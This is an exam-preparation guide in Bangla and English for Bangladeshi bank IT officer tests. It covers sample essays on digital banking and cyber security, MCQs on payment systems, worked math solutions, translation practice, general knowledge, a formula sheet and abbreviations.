Bangladesh has built impressive digital payment infrastructure: mobile financial services reach tens of millions of people, NPSB connects banks in real time, and Bangla QR lets a small shopkeeper accept payments from any bank or MFS app. Yet infrastructure alone cannot create a cashless economy; people must know how to use it safely and confidently. Digital literacy is therefore the bridge between access and actual use. A person who can read an SMS alert, verify a QR merchant name and protect a PIN is far more likely to keep money in a digital account than in cash. Digital skills also drive financial inclusion: rural women, farmers and small traders who learn to use mobile wallets gain access to savings, government allowances and micro-credit without travelling to a branch. At the same time, low literacy exposes users to fraud, such as fake calls asking for OTPs, which damages trust in the whole system. To expand cashless transactions, banks and regulators should run awareness campaigns in Bangla, design simple and voice-guided apps, train agents as local educators and include digital finance in school curricula. When citizens are digitally literate, cashless payments become not only convenient but also secure and inclusive.

Sample (English): Growing Use of Technology in the Financial Service Industry

Technology has moved from a support function to the core of financial services. Core banking systems allow customers to transact from any branch, while internet and app banking, ATMs and agent outlets deliver services around the clock. In Bangladesh, mobile financial services have brought millions of unbanked people into the formal system, and platforms such as BEFTN, RTGS and NPSB have made inter-bank transfers faster and cheaper. Fintech firms now use data analytics and artificial intelligence for credit scoring, enabling small digital loans to people without collateral or formal credit history. Regulators also benefit: RegTech tools automate reporting and help detect money laundering. These changes reduce operating costs, improve transparency and widen financial inclusion. However, greater dependence on technology brings cyber risks, data-privacy concerns and the danger of excluding those without digital skills. Financial institutions must therefore invest in cyber security, skilled IT professionals and customer education, while regulators should balance innovation with consumer protection. Used wisely, technology can make the financial sector more efficient, resilient and inclusive.

নমুনা (বাংলা, সংক্ষিপ্ত): ব্যাংকিং খাতে সাইবার নিরাপত্তা

ডিজিটাল ব্যাংকিং যত বিস্তৃত হচ্ছে, সাইবার ঝুঁকিও তত বাড়ছে। ফিশিং ইমেইল, ransomware, ATM skimming এবং ভুয়া কল করে OTP সংগ্রহ — এসব আক্রমণ গ্রাহক ও ব্যাংক উভয়ের ক্ষতি করছে। ২০১৬ সালে বাংলাদেশ ব্যাংকের রিজার্ভ থেকে ৮১ মিলিয়ন ডলার চুরি দেখিয়েছে, একটি দুর্বলতা কত বড় বিপর্যয় ডেকে আনতে পারে। এ ঝুঁকি মোকাবিলায় ব্যাংকগুলোকে বাংলাদেশ ব্যাংকের আইসিটি নিরাপত্তা নির্দেশিকা মেনে বহুস্তরের নিরাপত্তা (firewall, IDS/IPS, এনক্রিপশন, MFA), ২৪ ঘণ্টা Security Operations Center, নিয়মিত penetration testing ও কর্মী প্রশিক্ষণ নিশ্চিত করতে হবে। একই সঙ্গে গ্রাহক সচেতনতা — “PIN/OTP কাউকে দেবেন না” — সবচেয়ে সস্তা কিন্তু কার্যকর প্রতিরক্ষা। নিরাপদ ব্যাংকিং ছাড়া ক্যাশলেস বাংলাদেশের স্বপ্ন পূরণ সম্ভব নয়।

Sample (English, short): Artificial Intelligence in Banking

Artificial intelligence is reshaping banking in three main ways. First, it improves customer service through chatbots and virtual assistants that answer queries in Bangla and English at any hour. Second, it strengthens risk management: machine-learning models flag unusual transactions in real time to stop fraud and help compliance teams detect money laundering. Third, it enables smarter lending by analysing transaction history and mobile-wallet data to assess the creditworthiness of customers who lack formal records. However, AI depends on large volumes of quality data, and biased or poorly governed data can lead to unfair decisions. Banks must protect customer privacy, keep humans accountable for important decisions and make models explainable to regulators. With sound governance, AI can make banking faster, safer and more inclusive.

১৩.১২ MCQ অনুশীলন

1. NPSB-এর পূর্ণরূপ কী?

(ক) National Payment System Bangladesh
(খ) National Payment Switch Bangladesh
(গ) National Pay Service Board
(ঘ) Network Payment Switch Bangladesh

উত্তর: (খ) Officer IT MCQ 2026 (BIBM)

2. বাংলাদেশে প্রথম কম্পিউটার কোথায় স্থাপিত হয়?

(ক) ঢাকা বিশ্ববিদ্যালয় বিজ্ঞান গ্রন্থাগার
(খ) ICDDR,B
(গ) পরমাণু শক্তি কেন্দ্র
(ঘ) BCSIR

উত্তর: (গ) — IBM 1620, ১৯৬৪। Officer IT MCQ 2026 (BIBM)

3. প্রতিটি লেনদেন আলাদাভাবে ও তাৎক্ষণিকভাবে নিষ্পত্তি হয় কোন সিস্টেমে?

(ক) BEFTN
(খ) BACPS
(গ) RTGS
(ঘ) Bangla QR

উত্তর: (গ) — Real Time Gross Settlement।

4. চেকের ছবি দিয়ে ইলেকট্রনিক ক্লিয়ারিং করে কোনটি?

(ক) BACPS
(খ) BEFTN
(গ) NPSB
(ঘ) SWIFT

উত্তর: (ক) — Bangladesh Automated Cheque Processing System।

5. বেতন বা ডিভিডেন্ডের মতো batch পেমেন্টের জন্য উপযুক্ত—

(ক) RTGS
(খ) BEFTN
(গ) ATM
(ঘ) POS

উত্তর: (খ)

6. দেশের প্রথম বেসরকারি বাণিজ্যিক ব্যাংক কোনটি?

(ক) IFIC Bank
(খ) AB Bank
(গ) City Bank
(ঘ) Islami Bank

উত্তর: (খ) — ১৯৮২। Officer IT 2026 (25105)

7. SWIFT কী পাঠায়?

(ক) নগদ অর্থ
(খ) সোনা
(গ) আর্থিক বার্তা/নির্দেশনা
(ঘ) কার্ড

উত্তর: (গ) — টাকা যায় correspondent হিসাবের মাধ্যমে।

8. EMV chip কার্ড কোন ঝুঁকি বিশেষভাবে কমায়?

(ক) Card cloning/skimming
(খ) DDoS
(গ) SQL injection
(ঘ) Ransomware

উত্তর: (ক) — প্রতি লেনদেনে ডায়নামিক cryptogram।

9. কার্ডধারীর ব্যাংককে কী বলা হয়?

(ক) Acquirer
(খ) Issuer
(গ) Merchant
(ঘ) Scheme

উত্তর: (খ) — মার্চেন্টের ব্যাংক Acquirer।

10. মানিলন্ডারিং-এর দ্বিতীয় ধাপ কোনটি?

(ক) Placement
(খ) Layering
(গ) Integration
(ঘ) Structuring

উত্তর: (খ) — Placement → Layering → Integration।

11. ব্যাংকে সন্দেহজনক লেনদেনের রিপোর্ট (STR) কোথায় জমা দেওয়া হয়?

(ক) BTRC
(খ) BFIU
(গ) BSEC
(ঘ) NBR

উত্তর: (খ) — Bangladesh Financial Intelligence Unit।

12. PCI-DSS-এ কয়টি মূল requirement আছে?

(ক) 6
(খ) 10
(গ) 12
(ঘ) 20

উত্তর: (গ) — ৬টি লক্ষ্যের অধীনে ১২টি।

13. ২০১৬ সালের রিজার্ভ চুরিতে হ্যাকাররা কোন ব্যাংকে থাকা বাংলাদেশ ব্যাংকের হিসাব লক্ষ্য করেছিল?

(ক) Bank of England
(খ) Federal Reserve Bank of New York
(গ) RCBC
(ঘ) Standard Chartered

উত্তর: (খ) — RCBC ছিল প্রাপক ব্যাংক (ফিলিপাইন)।

14. বাংলাদেশের প্রথম সাবমেরিন ক্যাবল কোনটি?

(ক) SEA-ME-WE 3
(খ) SEA-ME-WE 4
(গ) SEA-ME-WE 5
(ঘ) SEA-ME-WE 6

উত্তর: (খ) — ২০০৬, কক্সবাজার। SO IT 2026 (25104)

15. বাংলাদেশ ব্যাংকের ২০২৩ সালের নির্দেশিকা অনুযায়ী ডিজিটাল ব্যাংকের ন্যূনতম পরিশোধিত মূলধন কত?

(ক) ৫০ কোটি টাকা
(খ) ১০০ কোটি টাকা
(গ) ১২৫ কোটি টাকা
(ঘ) ৫০০ কোটি টাকা

উত্তর: (গ)

অধ্যায় ১৪ — গণিত, বাংলা, ইংরেজি ও সাধারণ জ্ঞান

Mathematics, Bangla, English & General Knowledge (Non-technical Part)

লিখিত পরীক্ষায় SO IT/Officer IT-তে ৫০ নম্বর (Focus ২০ + অনুবাদ ২০ + GK ১০), BB AP-তে গণিত ২০ + Focus ১০ + অনুবাদ ২০, AME-তে গণিত ২০ + অনুবাদ ২০ + Focus ১০ — অর্থাৎ **প্রায় ২৫% নম্বর নন-টেকনিক্যাল**। MCQ-তে বাংলা, ইংরেজি, গণিত ও GK মিলে প্রায় ৪০%। এই অংশে বিগত পরীক্ষার প্রকৃত প্রশ্নগুলোর পূর্ণ সমাধান দেওয়া হলো।

১৪.১ গণিত — বিগত লিখিত প্রশ্নের পূর্ণ সমাধান

বিগত প্রশ্ন BB AP 2023

If x is an integer and x + 1/x = 17/4, then the value of x − 1/x = ?

সমাধান: 17/4 = 4 + 1/4, তাই integer x = 4 (অপর মূল 1/4 integer নয়)।

x − 1/x = 4 − 1/4 = **15/4**

বিকল্প পদ্ধতি: $(x - 1/x)^2 = (x + 1/x)^2 - 4 = 289/16 - 64/16 = 225/16 \Rightarrow x - 1/x = \pm 15/4$; x = 4 হলে ধনাত্মক, তাই 15/4।

বিগত প্রশ্ন BB AP 2023

A basketball team has won 15 games and lost 9. If these games represent 16⅔% of the games to be played, how many more games must the team win to average 75% for the season?

(সংকলনে শতাংশটি অস্পষ্টভাবে ছাপা; এটি একটি পরিচিত প্রশ্ন যেখানে মান 16⅔%।)

খেলা হয়েছে = 15 + 9 = 24 = মোটের 1/6 ⇒ মোট খেলা = 24 × 6 = 144

৭৫% জিততে হবে ⇒ 0.75 × 144 = 108 জয়

আরও জিততে হবে = 108 − 15 = **93টি খেলা**

বিগত প্রশ্ন BB AP 2023

Students of a class are made to stand in rows. If 4 students are extra in each row, there would be 2 rows less. If 4 students are less in each row, there would be 4 more rows. Find the number of students.

ধরি প্রতি সারিতে x জন, সারি y টি; মোট xy।

(x + 4)(y − 2) = xy ⇒ −2x + 4y − 8 = 0 ⇒ x = 2y − 4 ...(i)

(x − 4)(y + 4) = xy ⇒ 4x − 4y − 16 = 0 ⇒ x = y + 4 ...(ii)

(i) ও (ii) ⇒ 2y − 4 = y + 4 ⇒ y = 8, x = 12 ⇒ মোট ছাত্র = **96**

বিগত প্রশ্ন BB AME 2023

Find: $4(\sqrt{6} + \sqrt{2})/(\sqrt{6} - \sqrt{2}) - (2 + \sqrt{3})/(2 - \sqrt{3})$

$(\sqrt{6} + \sqrt{2})/(\sqrt{6} - \sqrt{2}) = (\sqrt{6} + \sqrt{2})^2/(6 - 2) = (8 + 2\sqrt{12})/4 = (8 + 4\sqrt{3})/4 = 2 + \sqrt{3}$

∴ প্রথম পদ = $4(2 + \sqrt{3}) = 8 + 4\sqrt{3}$

$(2 + \sqrt{3})/(2 - \sqrt{3}) = (2 + \sqrt{3})^2/(4 - 3) = 7 + 4\sqrt{3}$

মান = $(8 + 4\sqrt{3}) - (7 + 4\sqrt{3}) = 1$

বিগত প্রশ্ন BB AME 2023

A father divided Tk 25,000 between sons A and B. A invests at 8% p.a. compound interest, B at 10% p.a. simple interest. After 2 years B's interest is Tk 1,336 more than A's. Find A's share.

ধরি A-এর অংশ = a, B-এর = 25000 − a

A-এর চক্রবৃদ্ধি মুনাফা = $a[(1.08)^2 - 1] = 0.1664a$

B-এর সরল মুনাফা = $(25000 - a) \times 0.10 \times 2 = 5000 - 0.2a$

$5000 - 0.2a - 0.1664a = 1336 \Rightarrow 0.3664a = 3664 \Rightarrow a =$ **Tk 10,000**

যাচাই: A-এর মুনাফা 1664, B-এর (15000-এর ২০%) 3000; পার্থক্য 1336 ✔

বিগত প্রশ্ন BB AME 2023

The percentage profit earned by selling an article for Tk 1920 equals the percentage loss incurred by selling it for Tk 1280. At what price should it be sold for 25% profit?

$(1920 - C)/C = (C - 1280)/C \Rightarrow C = (1920 + 1280)/2 = 1600$

২৫% লাভে বিক্রয়মূল্য = 1600 × 1.25 = **Tk 2,000**

বিগত প্রশ্ন BSCS AME/AE 24.01.2026

A machine produces defective items at a rate of 25%. If n items are selected, what is the probability that at least one item is defective?

(সংকলনে সংখ্যাটি অস্পষ্ট ("IT items"); সম্ভবত 10 — নিচে সাধারণ সূত্র ও n = 10-এর মান।)

P(কোনোটিই ত্রুটিপূর্ণ নয়) = $(0.75)^n \Rightarrow$ P(অন্তত একটি) = $1 - (0.75)^n$

n = 10 হলে: $(0.75)^{10} \approx 0.0563 \Rightarrow P \approx$ **0.9437** (৯৪.৪%); n = 5 হলে 1 − 0.2373 = 0.7627।

বিগত প্রশ্ন BSCS AME/AE 24.01.2026

10 engineers in a room; every engineer shakes hands with every other exactly once. Total handshakes?

প্রতিটি হ্যান্ডশেক = ২ জনের একটি জোড়া $\Rightarrow {}^{10}C_2 = 10 \times 9 / 2 =$ **45**

বিগত প্রশ্ন Officer IT 2024

Two unbiased dice are thrown. Probability that the sum is 7?

নমুনা ক্ষেত্র n(S) = 36; অনুকূল: (1,6),(2,5),(3,4),(4,3),(5,2),(6,1) = 6 ⇒ P = 6/36 = **1/6**

বিগত প্রশ্ন Officer IT 2024

Find sets X and Y if $X \cup Y = \{1,2,3,5,6,8,9,10\}$, $X \cap Y = \{1,5\}$, $Y - X = \{2,6,9,10\}$.

$Y = (X \cap Y) \cup (Y - X) =$ **{1, 2, 5, 6, 9, 10}**

$X - Y = (X \cup Y) - Y = \{3, 8\} \Rightarrow X = (X - Y) \cup (X \cap Y) =$ **{1, 3, 5, 8}**

MCQ গণিত — Officer IT 2026 (BIBM ও 25105) থেকে

প্রশ্ন	সমাধান
২০% ছাড় দিয়েও ২০% লাভ — ক্রয়মূল্যের উপর মার্কড প্রাইস কত % বেশি?	CP 100, SP 120 = 0.8 × MP ⇒ MP 150 ⇒ **50%**

মই: ভূমি থেকে দেয়াল 4 m, উচ্চতা 3 m — মইয়ের দৈর্ঘ্য?	√(16 + 9) = **5 m**
ঢাকনাহীন বাক্স 10 m × 7 m × 2 m (উচ্চতা 2 m ধরে) — পৃষ্ঠতল?	ভূমি 70 + 2(10×2) + 2(7×2) = 70 + 40 + 28 = **138 m²**
HCF 12, LCM 288, একটি সংখ্যা 96 — অপরটি?	12 × 288 / 96 = **36**
220 m ট্রেন, 45 km/h, 260 m টানেল পার হতে সময়?	45 km/h = 12.5 m/s; (220 + 260)/12.5 = **38.4 s**
300 km দূরত্বে দুই ট্রাক 70 ও 50 km/h-এ মুখোমুখি — কখন মিলবে?	300/120 = **2.5 ঘণ্টা**
$4x^4 + 1$-এর উৎপাদক	$(2x^2 + 1)^2 - (2x)^2$ = **$(2x^2 + 2x + 1)(2x^2 - 2x + 1)$**
$x + 1/x = 7$ হলে $x^2 + 1/x^2$ = ?	49 − 2 = **47** (প্রশ্নপত্রের অপশনে সংখ্যাটি না থাকলে প্রশ্ন ভুল ছাপা হয়েছে)
ষড়ভুজের অন্তঃস্থ কোণের সমষ্টি	(6 − 2) × 180° = **720°**
$x + y = A$, $x - y = B$ হলে xy = ?	**$(A^2 - B^2)/4$**
একজন ৬ দিনে, অন্যজন ১০ দিনে — একসাথে?	1/6 + 1/10 = 8/30 ⇒ **3.75 দিন**
15 km/h গতিতে 15 মিনিটে ব্রিজ পার — ব্রিজের দৈর্ঘ্য?	15 × ¼ = **3.75 km** (গাড়ির দৈর্ঘ্য উপেক্ষা)
দুটি মুদ্রা — ঠিক একটি Head-এর সম্ভাবনা	{HT, TH}/4 = **1/2**
$2^{x+3} = 32$ হলে x	$2^{x+3} = 2^5 \Rightarrow$ **$x = 2$**

যে সূত্রগুলো বারবার লাগে

${}^nC_r = n!/(r!(n-r)!)$ · ${}^nP_r = n!/(n-r)!$ · $CI = P[(1 + r)^n - 1]$ · $SI = Pnr$
গতি: আপেক্ষিক বেগ (বিপরীত দিকে) = $v_1 + v_2$ · ট্রেন পার = $(L_1 + L_2)/v$
কাজ: একসাথে = $ab/(a + b)$ দিন · লাভ% = $(SP - CP)/CP \times 100$
$(a + b)^2 - (a - b)^2 = 4ab$ · $a^2 + 1/a^2 = (a + 1/a)^2 - 2$ · n-ভুজের অন্তঃকোণ সমষ্টি = $(n - 2) \times 180°$

১৪.২ অনুবাদ (Translation) — ১০+১০ নম্বর

অনুবাদের কৌশল

- শব্দে শব্দে নয়, ভাব অনুবাদ করুন। বাক্য ছোট রাখুন; একটি ভুল জটিল বাক্যের চেয়ে দুটি সঠিক সরল বাক্য ভালো।
- ব্যাংকিং শব্দভান্ডার মুখস্থ রাখুন: ঋণ = loan/credit, মওকুফ = waive, আস্থা = trust/confidence, জবাবদিহিতা = accountability, স্বচ্ছতা = transparency, আর্থিক অন্তর্ভুক্তি = financial inclusion, খেলাপি ঋণ = non-performing loan / default loan, মূল্যস্ফীতি = inflation, রেমিট্যান্স = remittance।
- Tense: "হচ্ছে" চলমান ঘটনা হলে present continuous; "সকাল থেকে...হচ্ছে" ⇒ present perfect continuous।

বিগত প্রশ্ন (Bangla → English) BSCS AME/AE 24.01.2026

বাংলা	English
কঠোর নীতিমালার কারণে ক্ষুদ্র উদ্যোক্তারা প্রয়োজনীয় ঋণ সুবিধা থেকে বঞ্চিত হচ্ছে।	Small entrepreneurs are being deprived of necessary loan facilities due to strict policies.
গ্রাহকদের আস্থা অর্জনের জন্য স্বচ্ছতা এবং জবাবদিহিতা অপরিহার্য।	Transparency and accountability are essential to earn customers' trust.
দুর্নীতি দেশের উন্নয়নের অন্তরায়।	Corruption is a barrier to the development of the country.
সকাল থেকে গুঁড়ি গুঁড়ি বৃষ্টি হচ্ছে।	It has been drizzling since morning.
উপদেশ দেওয়ার চেয়ে পালন করা কঠিন।	It is harder to follow advice than to give it. (Practising is harder than preaching.)

বিগত প্রশ্ন (English → Bangla) BSCS AME/AE 24.01.2026

English	বাংলা
Empty vessels sound much.	খালি কলসি বাজে বেশি। (অল্পবিদ্যা ভয়ংকরী)
Customers are encouraged to use online banking services to reduce transaction time and operational costs.	লেনদেনের সময় ও পরিচালন ব্যয় কমাতে গ্রাহকদের অনলাইন ব্যাংকিং সেবা ব্যবহারে উৎসাহিত করা হচ্ছে।
The bank has decided to waive the service charge.	ব্যাংক সার্ভিস চার্জ মওকুফ করার সিদ্ধান্ত নিয়েছে।
The project is still in its nascent stage.	প্রকল্পটি এখনো প্রাথমিক পর্যায়ে রয়েছে।
True greatness lies not in power, but in humility and moral integrity.	প্রকৃত মহত্ত্ব ক্ষমতায় নয়, বরং বিনয় ও নৈতিক সততায় নিহিত।

বিগত প্রশ্ন (passage, আংশিক) BB AP 2023

"Global economic turbulence is strongly felt in the banking and financial industry throughout the globe. The visible transformations are taking place in terms of embracing the new recovery efforts by adopting newer technology..."

অনুবাদ: বৈশ্বিক অর্থনৈতিক অস্থিরতা সারা বিশ্বের ব্যাংকিং ও আর্থিক খাতে তীব্রভাবে অনুভূত হচ্ছে। নতুন প্রযুক্তি গ্রহণের মাধ্যমে পুনরুদ্ধারের নতুন উদ্যোগ গ্রহণে দৃশ্যমান পরিবর্তন ঘটছে...

বিগত প্রশ্ন (passage, আংশিক) SO IT 2026 (25104)

"He decided to pull out of the agreement at the eleventh hour. This sudden move took everyone by surprise and put the entire project at risk..."

অনুবাদ: তিনি একেবারে শেষ মুহূর্তে চুক্তি থেকে সরে আসার সিদ্ধান্ত নেন। এই আকস্মিক পদক্ষেপে সবাই বিস্মিত হয় এবং পুরো প্রকল্পটি ঝুঁকির মুখে পড়ে...

Idiom: at the eleventh hour = শেষ মুহূর্তে; pull out of = প্রত্যাহার করা/সরে আসা; take by surprise = হতবাক করা।

১৪.৩ Focus Writing — কাঠামো

বিগত বিষয়: *"Growing use of technology in the Financial Service Industry"* (BB AP 2023), *"Data is the new compute in today's AI era"* (AME জানু ২০২৬), *বাংলাদেশের ব্যাংকিং খাতে চতুর্থ শিল্পবিপ্লবের প্রভাবে ডিজিটাল রূপান্তর* ও *"The Importance of Digital Literacy in Expanding Cashless Transactions in Bangladesh"* (SO IT 2026)। নমুনা অনুচ্ছেদ অধ্যায় ১৩-এ আছে।

> **১০ নম্বরের Focus — ২০০–২৫০ শব্দ, ৫ অংশ**
>
> 1. **Introduction (২–৩ বাক্য):** বিষয়ের সংজ্ঞা + কেন এখন গুরুত্বপূর্ণ।
> 2. **Current scenario in Bangladesh:** একটি-দুটি তথ্য (MFS, NPSB, Bangla QR, Smart Bangladesh 2041) — নিশ্চিত না হলে সংখ্যা লিখবেন না।
> 3. **Opportunities/Benefits:** ৩টি পয়েন্ট।
> 4. **Challenges:** সাইবার ঝুঁকি, ডিজিটাল সাক্ষরতা, অবকাঠামো, নীতিমালা।
> 5. **Way forward + Conclusion:** ২–৩টি সুপারিশ, এক বাক্যে উপসংহার।

১৪.৪ বাংলা ও ইংরেজি — MCQ-তে আসা পয়েন্ট

প্রশ্ন (বিগত MCQ)	উত্তর / নিয়ম
"অক্ষির অভিমুখে" — এক কথায়	প্রত্যক্ষ
"প্রত্যয়"-এর বিপরীত	সংশয়
"সে এখন যাবে না" — "না" কোন পদ	অব্যয় (না-বোধক অব্যয়)
"কানে কলম" — সমাস	অলুক বহুব্রীহি
"নীলপদ্ম" — সমাস	কর্মধারয়
"সারা দেশ" — "সারা"	বিশেষণ
"পরীক্ষা" — সন্ধি বিচ্ছেদ	পরি + ঈক্ষা
"তীক্ষ্ণ" — যুক্তবর্ণ	ক্ষ্ণ = ক + ষ + ণ
Passive: "Pluck me a flower."	Let a flower be plucked for me.
Antonym of "segregate"	combine
"___ opportunity comes responsibility."	With
"The man who came here yesterday..." — clause	Adjective clause (man-কে বর্ণনা করে)
Misspelled: Commitment / Disciplinary / Jewelery / Absorption	Jewelery (সঠিক: jewellery/jewelry)
"Bread and butter ___ my favourite breakfast."	is (একক ধারণা হিসেবে singular)
Correct spelling	Committee (double m, double t, double e)
"Let's go, ___?"	shall we
"He hardly ever comes, ___?"	does he (hardly নেতিবাচক, তাই positive tag)

১৪.৫ সাধারণ জ্ঞান — ব্যাংক আইটি পরীক্ষায় আসা ও প্রাসঙ্গিক

প্রশ্ন	উত্তর
NPSB-এর পূর্ণরূপ SO IT 2026	National Payment Switch Bangladesh
জাতীয় স্মৃতিসৌধ (সাভার)-এর স্থপতি SO IT 2026	সৈয়দ মাইনুল হোসেন
যুক্তরাজ্যের কেন্দ্রীয় ব্যাংক SO IT 2026	Bank of England
"World Economic Outlook" প্রকাশ করে SO IT 2026	IMF
বাংলাদেশের প্রথম সাবমেরিন কেবল SO IT 2026	SEA-ME-WE 4 (২০০৬, কক্সবাজার)
বৈশ্বিক স্বাস্থ্য তদারকি ও মহামারি সমন্বয়কারী সংস্থা Officer IT 2026	WHO
বাংলাদেশের প্রথম গভীর সমুদ্রবন্দর Officer IT 2026	মাতারবাড়ী (কক্সবাজার)
IMF-এর সদর দপ্তর Officer IT 2026	ওয়াশিংটন ডি.সি.
বিশ্বের দীর্ঘতম উপকূলরেখা Officer IT 2026	কানাডা
রবীন্দ্রনাথের নোবেল Officer IT 2026	১৯১৩ (গীতাঞ্জলি)
প্রবাল দ্বীপ Officer IT 2026	সেন্টমার্টিন (কক্সবাজার)
SAARC সদর দপ্তর Officer IT 2026	কাঠমান্ডু, নেপাল
বাংলাদেশে "Clearing House"-এর দায়িত্বে Officer IT 2026	বাংলাদেশ ব্যাংক (BACH পরিচালনা করে)
প্রথম বেসরকারি বাণিজ্যিক ব্যাংক Officer IT 2026	এবি ব্যাংক (১৯৮২)
Tin Bigha Corridor কোন জেলায় Officer IT MCQ 2026 (BIBM)	লালমনিরহাট (পাটগ্রাম)
বিরিশিরি ক্ষুদ্র নৃগোষ্ঠী কালচারাল একাডেমি Officer IT MCQ 2026 (BIBM)	নেত্রকোনা
মারকিউরাস নাইট্রাইট আবিষ্কারক Officer IT MCQ 2026 (BIBM)	আচার্য প্রফুল্লচন্দ্র রায়
ভাষা আন্দোলনের সূচনাকারী প্রথম সংগঠন Officer IT MCQ 2026 (BIBM)	তমদ্দুন মজলিস (১৯৪৭)
আন্তর্জাতিক সাক্ষরতা দিবস Officer IT MCQ 2026 (BIBM)	৮ সেপ্টেম্বর
বাংলাদেশে প্রথম কম্পিউটার স্থাপন Officer IT MCQ 2026 (BIBM)	পরমাণু শক্তি কেন্দ্র, ঢাকা (IBM 1620, ১৯৬৪)
8086 মাইক্রোপ্রসেসর কত বিটের Officer IT 2026	16-bit (data bus 16, address bus 20-bit)
Bangabandhu Satellite-1 উৎক্ষেপণ	১২ মে ২০১৮ (SpaceX Falcon 9)
দ্বিতীয় সাবমেরিন কেবল	SEA-ME-WE 5, কুয়াকাটা (২০১৭)

GK প্রস্তুতির পরামর্শ

লিখিত GK (১০ নম্বর) সাধারণত ৫টি এক-লাইনের প্রশ্ন — ব্যাংকিং (NPSB, BEFTN, RTGS, IMF/World Bank রিপোর্ট), বাংলাদেশ (স্থাপত্য, বন্দর, সাবমেরিন কেবল, স্যাটেলাইট) ও আন্তর্জাতিক সংস্থা থেকে। সাম্প্রতিক বিষয়ের জন্য পরীক্ষার আগের ৩ মাসের পত্রিকার অর্থনীতি পাতা দেখুন — এই নোটে সাম্প্রতিক ঘটনা ইচ্ছা করে রাখা হয়নি কারণ তা দ্রুত বদলায়।

পরিশিষ্ট ক — সূত্র-সারসংক্ষেপ

Formula Sheet (পরীক্ষার আগের রাতে শুধু এটি দেখুন)

বিষয়	সূত্র	মনে রাখার উদাহরণ
Subnet	সাবনেট = 2^{borrowed}; usable host = $2^{\text{host bits}} - 2$; block size = 256 − শেষ অক্টেটের mask	/26 ⇒ 4 সাবনেট, 62 host, block 64
Summarization	2^nটি contiguous নেটওয়ার্ক ⇒ prefix − n	৪টি /24 ⇒ /22
Delay	$d_{trans} = L/R$; d_{prop} = distance/speed; end-to-end = Σ(proc + queue + trans + prop)	1500 B @ 128 kbps ⇒ 12000/128000 = 93.75 ms
Bit rate	R = pixels × $\log_2$(levels) × frames/s	480×500×5×30 = 36 Mbps
FDM	BW = n × B_{ch} + (n − 1) × guard	5×100 + 4×10 = 540 kHz
Nyquist / Shannon	C = 2B $\log_2$L (noiseless); C = B $\log_2$(1 + SNR)	SNR dB → linear: $10^{dB/10}$
Cache	offset = $\log_2$(block size); index = $\log_2$(#lines); tag = address − index − offset	16 KB, 4-word (16 B) block, 32-bit ⇒ 1024 lines: offset 4, index 10, tag 18
AMAT	AMAT = hit time + miss rate × miss penalty	1 + 0.05×100 = 6 ns
Pipeline	k-stage, n instructions: time = (k + n − 1)τ; speedup = nk/(k + n − 1) → k	5-stage, 100 inst ⇒ 500/104 ≈ 4.81
DAC/ADC	resolution = $V_{ref}/(2^n - 1)$ (অনেক বইয়ে 2^n)	3.3 V, 32-bit ⇒ ≈ 7.68×10^{-10} V
Scheduling	TAT = CT − AT; WT = TAT − BT	SJF ⇒ সর্বনিম্ন গড় WT
Paging	page no. = ⌊addr/page size⌋; offset = addr mod page size	4 KB page ⇒ 12-bit offset
Hashing	h(k) = k mod m; linear probing: (h(k) + i) mod m	m = 13
Binary search	সর্বোচ্চ তুলনা ≈ ⌈$\log_2$(n + 1)⌉	10^6 ⇒ 20
RAID	RAID0 = N·S; RAID1 = S (mirror); RAID5 = (N − 1)S; RAID6 = (N − 2)S; RAID10 = N·S/2	5 × 4 TB RAID5 = 16 TB
Availability	A = uptime/total = MTBF/(MTBF + MTTR)	(720 − 4)/720 = 99.44%
Reliability	Series: R = ΠR$_i$; Parallel: R = 1 − Π(1 − R$_i$)	$0.95^3 = 0.8574$
VM capacity	VM সংখ্যা = min(cores/c, RAM/r, storage/s)	min(8, 6, 8) = 6 (RAM bottleneck)
Power	P = VI = $I^2R = V^2/R$; I = P/V; E = Pt	2.4 kW/240 V = 10 A ⇒ 13 A fuse
Battery backup	t = (Ah × V × efficiency)/load W	100 Ah × 12 V × 0.8/480 W = 2 h
Combinatorics	$^nC_2$ handshakes; P(≥1) = 1 − P(none)	$^{10}C_2 = 45$

পরিশিষ্ট খ — সংক্ষিপ্ত রূপ (Abbreviations)

MCQ-র প্রিয় জায়গা

Short	Full form	Short	Full form
ACID	Atomicity, Consistency, Isolation, Durability	AES	Advanced Encryption Standard
ARP	Address Resolution Protocol	ATM	Automated Teller Machine / Asynchronous Transfer Mode
BACH	Bangladesh Automated Clearing House	BACPS	Bangladesh Automated Cheque Processing System
BEFTN	Bangladesh Electronic Funds Transfer Network	BGP	Border Gateway Protocol
BIBM	Bangladesh Institute of Bank Management	BSCS	Bankers' Selection Committee Secretariat
CBS	Core Banking System (Solution)	CIA	Confidentiality, Integrity, Availability
CIDR	Classless Inter-Domain Routing	CMMI	Capability Maturity Model Integration
CSS	Cascading Style Sheets	CSRF	Cross-Site Request Forgery
DAI	Dynamic ARP Inspection	DDoS	Distributed Denial of Service
DHCP	Dynamic Host Configuration Protocol	DMZ	Demilitarized Zone
DNS	Domain Name System	DR / BCP	Disaster Recovery / Business Continuity Plan
EMV	Europay, Mastercard, Visa	FTP	File Transfer Protocol
GUI	Graphical User Interface	HDFS	Hadoop Distributed File System
HTTP(S)	HyperText Transfer Protocol (Secure)	IaaS / PaaS / SaaS	Infrastructure / Platform / Software as a Service
IDS / IPS	Intrusion Detection / Prevention System	IMAP	Internet Message Access Protocol
JDBC	Java Database Connectivity	KYC	Know Your Customer
LAN / WAN	Local / Wide Area Network	LSA	Link-State Advertisement
MCB	Miniature Circuit Breaker	MFS	Mobile Financial Services
MitM	Man-in-the-Middle	MTBF / MTTR	Mean Time Between Failures / To Repair
MVC	Model-View-Controller	NAT / PAT	Network / Port Address Translation
NDP	Neighbor Discovery Protocol (IPv6)	NPSB	National Payment Switch Bangladesh
OSI	Open Systems Interconnection	OSPF	Open Shortest Path First

PCI-DSS	Payment Card Industry Data Security Standard	PDU	Protocol Data Unit
PKI	Public Key Infrastructure	POP3	Post Office Protocol v3
PUE	Power Usage Effectiveness	RAID	Redundant Array of Independent Disks
RPO / RTO	Recovery Point / Time Objective	RSA	Rivest–Shamir–Adleman
RTGS	Real Time Gross Settlement	SDLC	Software Development Life Cycle
SMTP	Simple Mail Transfer Protocol	SNMP	Simple Network Management Protocol
SQL	Structured Query Language	SSH	Secure Shell
SSL / TLS	Secure Sockets Layer / Transport Layer Security	STP	Spanning Tree Protocol
SWIFT	Society for Worldwide Interbank Financial Telecommunication	TCP / UDP	Transmission Control / User Datagram Protocol
UML	Unified Modeling Language	UPS	Uninterruptible Power Supply
VLAN	Virtual LAN	VLSM	Variable Length Subnet Mask
